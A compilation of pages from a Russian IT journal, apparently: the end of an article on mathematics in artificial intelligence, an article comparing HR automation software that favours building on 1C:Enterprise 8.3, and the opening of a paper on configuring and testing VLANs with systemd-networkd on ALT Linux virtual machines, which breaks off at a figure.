Такой математический метод как теория информации, тесно интегрирован с искусственным интеллектом. Он дает возможность системам обрабатывать и подготавливать информацию для принятия решений, переводя ее в естественный язык. Также теория информации позволяет работать с естественным языком и управлять им, распознавая письменную или устную речь человека. Естественный язык взаимосвязан с искусственным интеллектом через обработку текста, перевод и анализ диалоговых систем. Кроме того он применяется, например, в поисковиках – учитывается информация запроса, и выдаются наиболее подходящие результаты; еще примером служат умные колонки с голосовыми помощниками, где преобразуется голосовая речь в текст.

Одной из ключевых направлений машинного обучения является компьютерное зрение, которое также показывает использование математики в ИИ. Искусственный интеллект включает в себя широкий спектр технологий и методологий, направленных на имитацию человеческого интеллекта с помощью машин [1]. В компьютерном зрении математические методы могут обрабатывать, анализировать, и интерпретировать данные, например, изображения и текст; находить, отслеживать объекты и распознавать лица на различного характера видео и изображениях. Примером компьютерного зрения служит обнаружение в диагностике заболеваний различных изменений на снимках рентгена и мрт, а также поиск пропавших людей или преступников с помощью системы распознавания лиц.

Генетические алгоритмы, также показывают использование математики в разработке искусственного интеллекта. Генетические алгоритмы моделируют процесс естественного отбора и генетики. Для их работы используются математические методы в решении задач с помощью имитации биологических процессов и механизмов в реальной жизни. Генетические алгоритмы применяются в настоящее время для решения задач оптимизации нейронных сетей, задачах планирования, робототехники и проектирования, а также разработке стратегий и поиска оптимальных решений. Генетические алгоритмы применяются в финансах – для прогнозирования экономических рисков, в планировании – составление расписания, в медицине – выявление опухолей на УЗИ и маммографии, в инженерии – проектирование крыльев самолета, в логистике – оптимизация маршрутов доставки.

В такой области как робототехника математика используется для планирования движения роботов, также управления их движениями.

Таким образом, математика и математические методы занимают существенное место в процессе разработки, а так же совершенствовании и использовании искусственного интеллекта. Достижения в математике повлияли на искусственный интеллект как на отдельную науку, нацеленную на различные исследования. Искусственный интеллект реализуется и находит свое применение с помощью множества инструментов и методов математики, являющихся основой для создания искусственного интеллекта. Благодаря этому в разных сферах искусственного интеллекта (компьютерное зрение, генетические алгоритмы), разрабатываются и создаются интеллектуальные системы, соответствующие потребностям человека в современной жизни. Математика занимает важное место в процессе создания и эффективной работе, а также в перспективе эволюции ИИ-систем. ИИ революционизирует исследования и разработки в задачах планирования и диагностики, создавая эффективные инструменты с помощью математики и ее методов. Таким образом, интеграция искусственного интеллекта с математикой приводит к прогрессу в различных сферах,

например, медицина, экономика, и показывает, что на сегодняшний день их взаимодействие с годами только усиливается и приводит к достижениям в этих сферах.

Список литературы

1. Мокшанов М.В. Применение искусственного интеллекта в анализе данных: обзор текущего состояния и будущих направлений // Universum: технические науки: электрон. научн. журн. 2024. 5(122). URL: <https://7universum.com/ru/tech/archive/item/17513> (дата обращения: 21.11.2025).
2. Масленникова О.Е., Попова И.В. Основы искусственного интеллекта : учеб. пособие / О.Е. Масленникова, И.В. Попова. — Магнитогорск: МаГУ, 2008. — 282 с.
3. Системы искусственного интеллекта: учебник и практикум для вузов / М. В. Воронов, В. И. Пименов, И. А. Небаев, - Москва: Издательство Юрайт, 2022. - 256 с. - (Высшее образование). - Текст: непосредственный. ISBN 978-5-534 -14916-6

References

1. Mokshanov, M.V. Application of artificial intelligence in data analysis: a review of the current state and future directions // Universum: technical sciences: electronic scientific journal. 2024. 5(122). URL: <https://7universum.com/ru/tech/archive/item/17513> (accessed: 21.11.2025).
 2. Maslennikova, O.E., Popova, I.V. Fundamentals of Artificial Intelligence: a textbook / O.E. Maslennikova, I.V. Popova. - Magnitogorsk: Magnitogorsk State University, 2008. - p.282
 3. Artificial Intelligence Systems: Textbook and Workshop for Universities / M. V. Voronov, V. I. Pimenov, I. A. Nebayev, - Moscow: Yurait Publishing House, 2022. - p. 256 - (Higher education). - Text: direct. ISBN 978-5-534-14916-6
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.42: 65.011.56

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПОДХОДОВ К АВТОМАТИЗАЦИИ УПРАВЛЕНИЯ ПЕРСОНАЛОМ И ОБОСНОВАНИЕ ВЫБОРА ПЛАТФОРМЫ «1С: ПРЕДПРИЯТИЕ 8.3» ДЛЯ РОССИЙСКИХ КОМПАНИЙ

¹Филиппов И.Ю., ²Филиппова А.Д.

¹ЧОУ ВО "МОСКОВСКИЙ УНИВЕРСИТЕТ ИМЕНИ С.Ю. ВИТТЕ", Москва, Россия (115432, город Москва, 2-й Кожуховский пр-д, д.12 стр.1), e-mail: ip.sys@yandex.ru,

²ОАО ВО "МОСКОВСКИЙ ТЕХНОЛОГИЧЕСКИЙ ИНСТИТУТ", Москва, Россия (105318, город Москва, ул. Измайловский Вал, д.2), e-mail: adf30spb@mail.ru

Статья посвящена проблеме фрагментированной автоматизации HR-процессов в современных российских компаниях. Анализируется отсутствие универсальных решений, вынуждающее использовать набор разрозненных систем, что приводит к росту затрат и проблемам с интеграцией данных. Проведен сравнительный анализ рынка ПО, который выявил ключевые преимущества и ограничения популярных систем. В качестве оптимального решения для малого и среднего бизнеса обосновывается выбор гибкой и адаптируемой платформы «1С: Предприятие 8.3» для создания комплексного HR-инструмента. Доказывается, что данная платформа позволяет преодолеть фрагментацию и обеспечивает соответствие требованиям российского законодательства.

Ключевые слова: Автоматизация HR, управление персоналом, «1С: Предприятие 8.3», цифровизация, интеграция систем.

COMPARATIVE ANALYSIS OF HR PROCESS AUTOMATION APPROACHES AND JUSTIFICATION FOR SELECTING THE "1C: ENTERPRISE 8.3" PLATFORM FOR RUSSIAN COMPANIES

¹Filippov I.Yu., ²Filippova A.D.

¹PRIVATE EDUCATIONAL INSTITUTION OF HIGHER EDUCATION "S.Y. WITTE MOSCOW UNIVERSITY", Moscow, Russia (115432, Moscow city, 2nd Kozhukhovsky proezd, 12 bld.1), e-mail: ip.sys@yandex.ru,

²MOSCOW TECHNOLOGICAL INSTITUTE, Moscow, Russia (105318, Moscow, Izmailovsky Val st., 2), e-mail: adf30spb@mail.ru

The article addresses the problem of fragmented automation of HR processes in modern Russian companies. It analyzes the lack of universal solutions, which forces businesses to use a set of disparate systems, leading to increased costs and data integration issues. A comparative analysis of the software market was conducted, revealing the key advantages and limitations of popular systems. As an optimal solution for small and medium-sized businesses, the choice of the flexible and adaptable "1C: Enterprise 8.3" platform for creating a comprehensive HR tool is justified. It is proven that this platform helps overcome fragmentation and ensures compliance with the requirements of Russian legislation.

Keywords: HR automation, personnel management, 1C: Enterprise 8.3, digitalization, systems integration.

Процессы управления персоналом в современных организациях, несмотря на активное развитие цифровых технологий, характеризуются неравномерной и часто низкой степенью

автоматизации. Как показывают исследования, наиболее автоматизированными являются стандартизированные и рутинные операции, такие как кадровое делопроизводство, расчёт заработной платы и первичный отбор кандидатов [5; 7]. В то же время процессы, требующие глубокого человеческого участия – адаптация, оценка персонала, разработка индивидуальных планов развития и управление талантами – автоматизированы в значительно меньшей степени [5; 8; 7].

Анализ российского рынка программного обеспечения показывает отсутствие единого универсального продукта, который бы комплексно решал все ключевые задачи управления персоналом. Компании вынуждены использовать лоскутную автоматизацию, набирая набор разрозненных систем [1; 7; 8].

Для автоматизации подбора персонала часто применяются иностранные или отечественные ATS-системы (например, Huntflow) и рекрутинговые CRM [5; 9]. Учет рабочего времени и кадровое делопроизводство обычно ведутся в модулях крупных ERP-систем, таких как 1С или SAP [3; 11]. Для адаптации и обучения могут использоваться отдельные платформы дистанционного обучения (LMS) [2], а для управления KPI и аналитики — либо встроенные инструменты в ERP, либо отдельные системы бизнес-аналитики (BI) [3; 8].

Таким образом, вместо интегрированного решения повсеместно встречается ситуация, когда несколько программных продуктов функционируют параллельно. Это создает проблемы с интеграцией данных, увеличивает затраты на поддержку и не обеспечивает сквозной прозрачности HR-процессов [1]. Отечественный рынок предлагает множество инструментов для отдельных задач, но не дает готового целостного решения, что подтверждается исследованиями цифровой зрелости HR-процессов в российских компаниях [1; 5; 7].

Разрабатываемые и внедряемые системы, такие как ATS (Applicant Tracking System), HRM- и HCM-платформы, как правило, решают задачи автоматизации отдельных аспектов управления персоналом, например, рекрутинга или анализа данных, но не охватывают весь спектр HR-функций комплексно [2; 4; 10]. Это подтверждается наличием множественных систем в компаниях, что приводит к фрагментации данных и цифровой перегрузке сотрудников [1]. Кроме того, ключевыми барьерами остаются высокая стоимость внедрения, недостаток цифровых компетенций, сопротивление персонала и этические риски, связанные с использованием искусственного интеллекта [2; 5; 7; 8].

Для российского бизнеса выбор набора программ определяют два основных фактора: бюджет и стандарты информационной безопасности. Для малого и среднего бизнеса эти два фактора значительно сужают круг альтернативных вариантов.

В этом контексте платформа «1С: Предприятие 8.3» представляет собой перспективную основу для создания целостного и гибкого цифрового инструмента, способного соответствовать современным стандартам цифровизации. Как отмечается в исследованиях, данная платформа обладает рядом критически важных преимуществ: высокой степенью адаптируемости под специфику бизнеса, возможностью комплексной автоматизации ключевых модулей (управление персоналом, зарплата, кадровый учёт), способностью к интеграции с другими системами и соответствием требованиям российского законодательства [3; 11].

Её архитектура позволяет не только автоматизировать рутинные операции, но и создавать единое информационное пространство для управления всеми кадровыми процессами, что соответствует уровню «Проактивный» и «Интегрированный» в моделях цифровой зрелости HR [1].

Для подтверждения выводов о рациональности использования платформы «1С: Предприятие 8.3» ниже в таблице 1 представлено сравнение этого программного решения с основными конкурентами (сравнение проведено только в отношении функционала для использования отделом кадров).

1. «SAP SuccessFactors» – комплексная облачная система управления персоналом, включающая модули рекрутинга, обучения, управления эффективностью и компенсациями. Отличается глубокой аналитикой и глобальной масштабируемостью.

2. «Oracle HCM Cloud» – интегрированная система управления человеческим капиталом с элементами искусственного интеллекта, автоматизирующая процессы от найма до увольнения сотрудников.

3. «1С: Зарплата и управление персоналом» – тиражное решение для автоматизации кадрового учета, расчета заработной платы и управления персоналом.

4. «Битрикс24» – многофункциональная платформа для бизнеса, включающая модуль управления персоналом с функциями учета сотрудников, отпусков и больничных.

5. HR-ONLINE – специализированное облачное решение для управления HR-процессами с акцентом на подбор и адаптацию персонала.

6. iTalent – корпоративная система управления талантами с модулями подбора, оценки и развития персонала.

Для компаний малого и среднего бизнеса при наличии ярко выраженной отраслевой специфики и наличия штатного программиста, разработка собственного решения на 1С:Предприятие 8.3 является наиболее сбалансированным, рентабельным и стратегически верным выбором, превосходящим по совокупности критериев все представленные на рынке аналоги.

Таблица 1 - Сравнение программ для функционала отдела кадров

Программа	Стоимость внедрения, руб.	Удобство пользователей	Соответствие законодательству РФ
1. Разработка на 1С:Предприятие 8.3	476 000	Единая, привычная среда. Максимальная кастомизация (85%) под специфику бизнеса.	Полное. Платформа изначально разработана с учетом требований РФ.
2. 1С:Зарплата и управление персоналом	от 400 000	Привычный интерфейс 1С, но универсальный, не идеально заточенный под специфику.	Полное.
3. Битрикс24	от 120 000 руб./год (подписка)	Простой и современный, но кадровый модуль — вторичная, упрощенная функция.	Требует времени на адаптацию к изменениям в законодательстве.
4. HR-ONLINE	от 600 000	Удобен для рекрутинга и адаптации, но может уступать в глубине кадрового учета и расчета.	Требует контроля актуальности.
5. iTalent	от 1 500 000	Сильна в управлении талантами (оценка, развитие), но не является комплексным решением для кадрового делопроизводства.	Требует доработок и проверки.
6. SAP SuccessFactors / Oracle HCM Cloud	от 2 500 000	Сложный, перегруженный интерфейс. Длительное обучение. Не заточены под российскую специфику.	Требует дорогостоящей адаптации и постоянного сопровождения для соответствия нормам РФ.

В заключение стоит сказать, что хотя современные системы автоматизации зачастую фокусируются на отдельных HR-подпроцессах, развитие решений на базе платформы «1С:Предприятие 8.3» открывает возможность для создания гибкого, масштабируемого и комплексного цифрового инструмента, способного эффективно поддерживать управление персоналом практически в любой организации, преодолевая существующие ограничения и способствуя повышению общей цифровой зрелости бизнеса [1; 3; 11].

Список литературы

1. Алексахина Т. В., Смагина В. И., Смагина В. В. Современные исследования в области цифровой зрелости кадровых бизнес-процессов в поддержку корпоративной цифровой трансформации // Научные труды Вольного экономического общества России. – 2020. – Т. 224. – №. 4. – С. 86-102.
2. Буковский Г.Р., Буюклян А.А., Сычанина С.Н. Современные методы управления персоналом в условиях цифровизации // Прикладные экономические исследования. 2025. №1. URL: <https://cyberleninka.ru/article/n/sovremennyye-metody-upravleniya-personalom-v-usloviyah-tsifrovizatsii> (дата обращения: 19.11.2024).
3. Дубровский К.С., Иваев М.И., Никульников Н.В. Сравнительный анализ эффективности использования информационных систем (ERP-систем) в деятельности компании на примере ООО «Метрофитнес» // Прикладные экономические исследования. 2023. №4. URL: <https://cyberleninka.ru/article/n/sravnitelnyy-analiz-effektivnosti-ispolzovaniya-informatsionnyh-sistem-erp-sistem-v-deyatelnosti-kompanii-na-primere-ooo> (дата обращения: 03.10.2024).
4. Жуковская И. Е., Баходиров Ж. А. Угли Цифровые решения как современная основа отбора персонала для ИТ-компаний // Цифровые модели и решения. 2025. №2. URL: <https://cyberleninka.ru/article/n/tsifrovyye-resheniya-kak-sovremennaya-osnova-otbora-personala-dlya-it-kompaniy> (дата обращения: 22.09.2024).
5. Иванова И. Г., Искандарян Г. О. Цифровые технологии в HR: современные тренды управления персоналом в России // Московский экономический журнал. – 2024. – №. 10. – С. 144-158.
6. Казанбиева А.Х., Сальников Е.А. Моделирование процессов в HR: подходы и инструменты // Вестник Академии знаний. 2025. №2 (67). URL: <https://cyberleninka.ru/article/n/modelirovanie-protsessov-v-hr-podhody-i-instrumenty> (дата обращения: 19.11.2025).
7. Михайлов А. А., Федулов В. И. Особенности автоматизации HR-процессов в российских компаниях // Вестник академии знаний. – 2020. – №. 2 (37). – С. 194-199.
8. Саматоев А. Т. Автоматизация управления персоналом: систематический обзор научных публикаций // Вопросы управления. – 2025. – Т. 18. – №. 1 (92). – С. 57-79.
9. Семина А. П. Автоматизация процесса управления персоналом // Вестник академии знаний. – 2020. – №. 1 (36). – С. 216-220.
10. Слепцова Е. В., Панченко И.С. Цифровизация технологий подбора и отбора персонала организаций // Экономика и бизнес: теория и практика. 2024. №3-2 (109). URL: <https://cyberleninka.ru/article/n/tsifrovizatsiya-tehnologiy-podbora-i-otbora-personala-organizatsiy> (дата обращения: 18.12.2024).

11. Череватова Д. А., Куваева Е. Н. Обзор возможностей 1С: Предприятие для автоматизации бизнес-процессов // Вестник науки. – 2024. – Т. 4. – №. 12 (81). – С. 483-495.
12. 1С:Предприятие [Официальный сайт системы «1С:Предприятие»]. – URL: <https://1c.ru> (дата обращения: 20.10.2024).
13. SAP SuccessFactors [Официальный сайт SAP SuccessFactors]. – URL: <https://www.sap.com/products/human-resources-hcm.html> (дата обращения: 20.10.2024).
14. Oracle HCM Cloud [Официальный сайт Oracle HCM Cloud]. – URL: <https://www.oracle.com/ru/human-capital-management/> (дата обращения: 20.10.2023).
15. 1С:Зарплата и управление персоналом [Официальный сайт конфигурации «1С:Зарплата и управление персоналом»]. – URL: <https://1c.ru/rus/products/zarplata-i-upravlenie-personalom/> (дата обращения: 20.10.2024).
16. Битрикс24 [Официальный сайт платформы «Битрикс24»]. – URL: <https://www.bitrix24.ru/> (дата обращения: 20.10.2023).
17. HR-ONLINE [Официальный сайт системы «HR-ONLINE»]. – URL: <https://hr-online.ru/> (дата обращения: 20.10.2024).
18. iTalent [Официальный сайт системы «iTalent»]. – URL: <https://www.croc.ru/solution/obespechenie-upravlencheskikh-protsessov/upravlenie-talantami/> (дата обращения: 20.10.2024)

References

1. Aleksashina T. V., Smagina V. I., Smagina V. V. (2020). Modern Research in the Field of Digital Maturity of HR Business Processes in Support of Corporate Digital Transformation. Scientific Works of the Free Economic Society of Russia, 224(4), 86-102.
2. Bukovsky G.R., Buyuklyan A.A., Sychanina S.N. (2025). Modern Personnel Management Methods in the Context of Digitalization. Applied Economic Research, (1). Retrieved from <https://cyberleninka.ru/article/n/sovremennyye-metody-upravleniya-personalom-v-usloviyah-tsifrovizatsii> (accessed: 19.11.2024).
3. Dubrovsky K.S., Ivaev M.I., Nikulnikov N.V. (2023). Comparative Analysis of the Effectiveness of Using Information Systems (ERP Systems) in Company Activities: The Case of MetroFitness LLC. Applied Economic Research, (4). Retrieved from <https://cyberleninka.ru/article/n/sravnitelnyy-analiz-effektivnosti-ispolzovaniya-informatsionnyh-sistem-erp-sistem-v-deyatelnosti-kompanii-na-primere-ooo> (accessed: 03.10.2024).
4. Zhukovskaya I. E., Bakhodirov Zh. A. U. (2025). Digital Solutions as a Modern Basis for Personnel Selection in IT Companies. Digital Models and Solutions, (2). Retrieved from <https://cyberleninka.ru/article/n/tsifrovye-resheniya-kak-sovremennaya-osnova-otbora-personala-dlya-it-kompaniy> (accessed: 22.09.2024).
5. Ivanova I. G., Iskandaryan G. O. (2024). Digital Technologies in HR: Modern Trends in Personnel Management in Russia. Moscow Economic Journal, (10), 144-158.
6. Kazanbieva A.K., Salnikov E.A. (2025). Modeling Processes in HR: Approaches and Tools. Bulletin of the Academy of Knowledge, 2(67). Retrieved from

- <https://cyberleninka.ru/article/n/modelirovanie-protssessov-v-hr-podhody-i-instrumenty> (accessed: 19.11.2025).
7. Mikhailov A. A., Fedulov V. I. (2020). Features of HR Process Automation in Russian Companies. *Bulletin of the Academy of Knowledge*, 2(37), 194-199.
 8. Samatoyev A. T. (2025). Personnel Management Automation: A Systematic Review of Scientific Publications. *Management Issues*, 18(1), 57-79.
 9. Semina A. P. (2020). Automation of the Personnel Management Process. *Bulletin of the Academy of Knowledge*, 1(36), 216-220.
 10. Sleptsova E. V., Panchenko I.S. (2024). Digitalization of Personnel Recruitment and Selection Technologies in Organizations. *Economics and Business: Theory and Practice*, 3-2(109). Retrieved from <https://cyberleninka.ru/article/n/tsifrovizatsiya-tehnologiy-podbora-i-otbora-personala-organizatsiy> (accessed: 18.12.2024).
 11. Cherevatova D. A., Kuvaeva E. N. (2024). Overview of 1C:Enterprise Capabilities for Business Process Automation. *Science Bulletin*, 4(12), 483-495.
 12. 1C:Enterprise [Official website of the 1C:Enterprise system]. Retrieved from <https://1c.ru> (accessed: 20.10.2024).
 13. SAP SuccessFactors [Official SAP SuccessFactors website]. Retrieved from <https://www.sap.com/products/human-resources-hcm.html> (accessed: 20.10.2024).
 14. Oracle HCM Cloud [Official Oracle HCM Cloud website]. Retrieved from <https://www.oracle.com/ru/human-capital-management/> (accessed: 20.10.2023).
 15. 1C:Salary and Personnel Management [Official website of the "1C:Salary and Personnel Management" configuration]. Retrieved from <https://1c.ru/rus/products/zarplata-i-upravlenie-personalom/> (accessed: 20.10.2024).
 16. Bitrix24 [Official Bitrix24 platform website]. Retrieved from <https://www.bitrix24.ru/> (accessed: 20.10.2023).
 17. HR-ONLINE [Official HR-ONLINE system website]. Retrieved from <https://hr-online.ru/> (accessed: 20.10.2024).
 18. iTalent [Official iTalent system website]. Retrieved from <https://www.croc.ru/solution/obespechenie-upravlencheskikh-protssessov/upravlenie-talantami/> (accessed: 20.10.2024).
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала: <http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.77:004.45

НАСТРОЙКА VLAN СРЕДСТВАМИ SYSTEMD. ТЕСТИРОВАНИЕ.

Францев А.С., ¹Колыванов М.В.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail:

¹cool.mozzy@yandex.ru

В работе рассматривается настройка виртуальных локальных сетей VLAN в среде Linux с использованием службы systemd-networkd. Показано, как этот компонент systemd обеспечивает создание и управление виртуальными интерфейсами, обработку сетевых событий и автоматическую конфигурацию устройств через механизм .network и .netdev файлов. На основе четырёх виртуальных машин ALT Linux была реализована тестовая топология, в которой выполнена настройка VLAN10 и VLAN20, а также последующее тестирование прохождения трафика. Эксперимент подтвердил корректность маркировки кадров на транковых участках сети и работу сегментации: трафик VLAN10 успешно проходил через все узлы, тогда как пакеты VLAN20 блокировались на участке PC3–PC4. Результаты демонстрируют, что systemd-networkd может служить удобным инструментом конфигурации VLAN в виртуальных и физических сетях, обеспечивая гибкость, автоматизацию и предсказуемое поведение сетевых интерфейсов.

Ключевые слова: VLAN, systemd-networkd, ALT Linux, виртуальная сеть, тегирование кадров, IEEE 802.1Q, .network, .netdev, программный мост, trunk-порт, access-порт, сегментация трафика, netlink.

VLAN CONFIGURATION WITH SYSTEMD TOOLS. TESTING

Frantsev A.S., ¹Kolyvanov M.V.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail:

¹cool.mozzy@yandex.ru

This paper examines the configuration of virtual local area networks (VLANs) in a Linux environment using the systemd-networkd service. It demonstrates how this systemd component enables the creation and management of virtual interfaces, processing of network events, and automatic device configuration via .network and .netdev files. A test topology was implemented using four ALT Linux virtual machines, in which VLAN10 and VLAN20 were configured, followed by traffic flow testing. The experiment confirmed the correctness of frame tagging on network trunk sections and segmentation: VLAN 10 traffic passed successfully through all nodes, while VLAN 20 packets were blocked on the PC3-PC4 section. The results demonstrate that systemd-networkd can serve as a convenient tool for VLAN configuration in virtual and physical networks, providing flexibility, automation, and predictable behavior for network interfaces.

Keywords: VLAN, systemd-networkd, ALT Linux, virtual network, frame tagging, IEEE 802.1Q, .network, .netdev, software bridge, trunk port, access port, traffic segmentation, netlink.

Введение

В современных локальных сетях виртуальные локальные сети (VLAN, Virtual Local Area Network) являются одним из основных инструментов сегментации трафика и повышения уровня безопасности. Их использование позволяет разделять трафик по логическим группам, не прибегая к развертыванию отдельной физической инфраструктуры.[1]

Одним из удобных способов конфигурации VLAN в Linux является использование средств `systemd-networkd` — системной службы для управления сетевыми настройками. Её задачей является обнаружение и настройка сетевых устройств по мере их появления, а также создание виртуальных сетевых интерфейсов. В данной статье рассмотрены основы работы с `systemd-networkd`, произведена настройка лабораторного стенда и экспериментально проведена настройка VLAN и её тестирование.

Объектом исследования — виртуальная локальная сеть VLAN в среде Linux настроенная при помощи службы `systemd-networkd`.

Предмет исследования — настройка и проверка работы VLAN при помощи службы `systemd-networkd`.

Цель исследования заключается в изучении механизмов настройки VLAN средствами `systemd` для проведения тестирования работы VLAN.

1. Теоретическая основа

1.1 Виртуальные локальные сети (VLAN)

VLAN — это логическое разделение физической сети на изолированные домены канального уровня. Каждый VLAN идентифицируется уникальным номером (VID, VLAN ID) и позволяет разделять трафик различных групп пользователей, сервисов или приложений.

Основные преимущества VLAN:

- изоляция трафика и повышение безопасности;
- упрощение управления сетью;
- снижение широковещательного трафика;
- гибкость при изменении сетевой топологии.

В сетях стандарта IEEE 802.1Q каждый Ethernet-кадр получает дополнительный тег VLAN (RFC 3069), содержащий идентификатор VLAN и приоритет.

1.2 Systemd-networkd

`systemd-networkd` — это компонент системы инициализации `systemd`, предназначенный для управления сетевыми интерфейсами. [2] Он поддерживает настройку как базовых соединений (Ethernet, Wi-Fi), так и продвинутых технологий, включая VLAN, bonding, bridge и tunnels. Его задачей является обнаружение и настройка сетевых устройств по мере их появления, а также создание виртуальных сетевых интерфейсов.

Конфигурация выполняется с помощью файлов в каталоге `/etc/systemd/network/`. Для VLAN используются два основных типа файлов:

- **.netdev** — определяет виртуальное сетевое устройство (например, VLAN-интерфейс);
- **.network** — описывает правила конфигурации для интерфейса (адресация, маршрутизация и т.д.).

Актуальная версия — v258.2.

1.3 Структура и принцип работы networkd

1. Ядро обнаруживает интерфейс.

Драйвер создаёт `netdev`, в `/sys` появляется запись, ядро посылает `uevent` через `netlink/uevent-socket`.

2. udevd применяет .link и сообщает networkd. [3]

systemd-udev получает событие, смотрит правила .link, при необходимости переименовывает интерфейс, меняет MTU и т.д.

Затем через netlink и D-Bus уведомляется networkd, что интерфейс готов.

3. networkd подбирает конфигурацию.

Демон просматривает свои .network/.netdev, находит подходящее по [Match] и имени, и начинает настройку.

4. Системные вызовы к ядру.

socket(AF_NETLINK, SOCK_RAW, NETLINK_ROUTE) — создание netlink-сокета.

bind() — привязка к RTMGRP_LINK, RTMGRP_IPV4_IFADDR и т.п. для получения уведомлений.

sendmsg()/recvmsg() — отправка и приём сообщений:

1) RTM_NEWLINK / RTM_SETLINK — включение интерфейса, привязка к bridge, установка флагов.

2) RTM_NEWADDR / RTM_DELADDR — добавление/удаление IP-адресов.

3) RTM_NEWROUTE / RTM_DELROUTE — работа с маршрутами.

4) RTM_NEWLINK с атрибутами IFLA_INFO_KIND=vlan, bridge, bond и т.п. — создание виртуальных интерфейсов по .netdev.

5. Мониторинг состояния.

Демон держит открытый netlink-сокет и через poll()/epoll_wait() ловит события ядра: линк up/down, добавление адресов, изменения маршрутов. По этим событиям он актуализирует свою конфигурацию.[4]

1.4 Обзор литературы

Компьютерные сети. L2–технологии: практикум / А.Г. Уймин (2024)

Этот источник предоставляет практические материалы для изучения L2-технологий в контексте компьютерных сетей, охватывая темы, связанные с передачей данных на канальном уровне (Data Link Layer), в том числе такие технологии, как VLAN, STP (Spanning Tree Protocol), и другие методы, обеспечивающие надежную и эффективную передачу данных в локальных сетях.

Документация по systemd

Официальная документация по systemd является ключевым источником для понимания принципов работы и настроек systemd, включая работу с сетевыми интерфейсами. Это руководство предоставляет информацию о директивах, настройках и особенностях управления системой, включая сетевые функции, что критически важно для настройки сетевой инфраструктуры в современных Linux-системах.[5]

Systemd-networkd (altlinux.org)

Этот источник предоставляет обзор systemd-networkd, компонента, который используется для управления сетями в дистрибутивах Linux, таких как ALT Linux. В нем рассматриваются основные принципы работы с системной сетью, включая настройку интерфейсов, маршрутов, мостов и VLAN.

Systemd-networkd VLAN (wiki.archlinux.org)

В этом источнике приводится подробное руководство по настройке VLAN с использованием `systemd-networkd`. Рассматриваются различные типы конфигураций и примеры для настройки VLAN-тегов, что позволяет интегрировать эти технологии в виртуализированные среды и масштабируемые сети.

Преимущества systemd-networkd на виртуальных серверах Linux (habr.com)

В статье рассматриваются основные преимущества использования `systemd-networkd` для управления сетью в виртуализированных Linux-серверах. [6] Среди достоинств выделяются простота настройки, гибкость в управлении интерфейсами и возможность интеграции с современными технологиями виртуализации. Рассматриваются реальные примеры, где `systemd-networkd` помогает упростить управление сетью в виртуализированных средах.

Настройка сети с помощью systemd (linuxfromscratch.ru)

Руководство на сайте Linux From Scratch подробно объясняет, как настроить сеть с помощью `systemd`, включая конфигурацию интерфейсов, маршрутов и других сетевых компонентов.

Systemd-networkd — Управление сетью (forum.free-adm.ru)

Этот источник содержит форумное обсуждение, которое охватывает вопросы использования `systemd-networkd` для управления сетями в Linux. В нем затрагиваются темы оптимизации сетевых настроек, решения распространенных проблем, а также дают рекомендации по улучшению производительности сети.[7]

2. Методы исследования

2.1 Тип исследования

Исследование носит экспериментально–аналитический характер, так как направлено на настройку VLAN и проверку корректности его работы в тестовой среде.

2.2 Выборка оборудования

В рамках исследования была сформирована выборка из следующих сетевых устройств:

- Четыре виртуальные машины altLinux.

2.3 Процедура проведения эксперимента

1. Подготовка тестовой среды, включающая в себя создание сетевой топологии на выбранных устройствах;
2. Переключение с `etcnet/NetworkManager` на `systemd-networkd v249.17-alt2` на каждом из устройств;
3. Настройка различных VLAN-интерфейсов средствами `systemd-networkd` на каждом из устройств;
4. Анализ трафика, полученного в результате тестирования.

2.4 Цель исследования

Цель работы заключается в исследовании настройки VLAN с использованием **`systemd-networkd`** в виртуальной сети. В выбранной топологии на каждом ПК настроены сетевые интерфейсы, и производится тестирование связи между ними через VLAN10 и VLAN20. Эксперименты состоят в отправке пакетов между ПК с разным VLAN, с анализом того, как

пакеты передаются через разные сегменты сети и как теги VLAN применяются или отсутствуют на каждом этапе.

2.5 Реализация с помощью systemd

В этой работе **systemd-networkd** используется для настройки VLAN на уровне операционной системы. С помощью systemd можно настроить порты как **access** или **trunk**, задавать VLAN-теги и управлять маршрутизацией на основе VLAN. На практике это означает настройку интерфейсов, использование `.network` и `.netdev` файлов для определения сети, конфигурации VLAN и их агрегации через trunk-порты.

3. Проведение эксперимента и его результаты

Для проведения эксперимента с настройкой VLAN средствами systemd будут использованы четыре виртуальные машины altLinux, также будет реализована топология, изображенная на Рисунке 1. Версия systemd-networkd на устройствах — v249.17-alt2.

3.1 Типовая настройка PC1-PC4


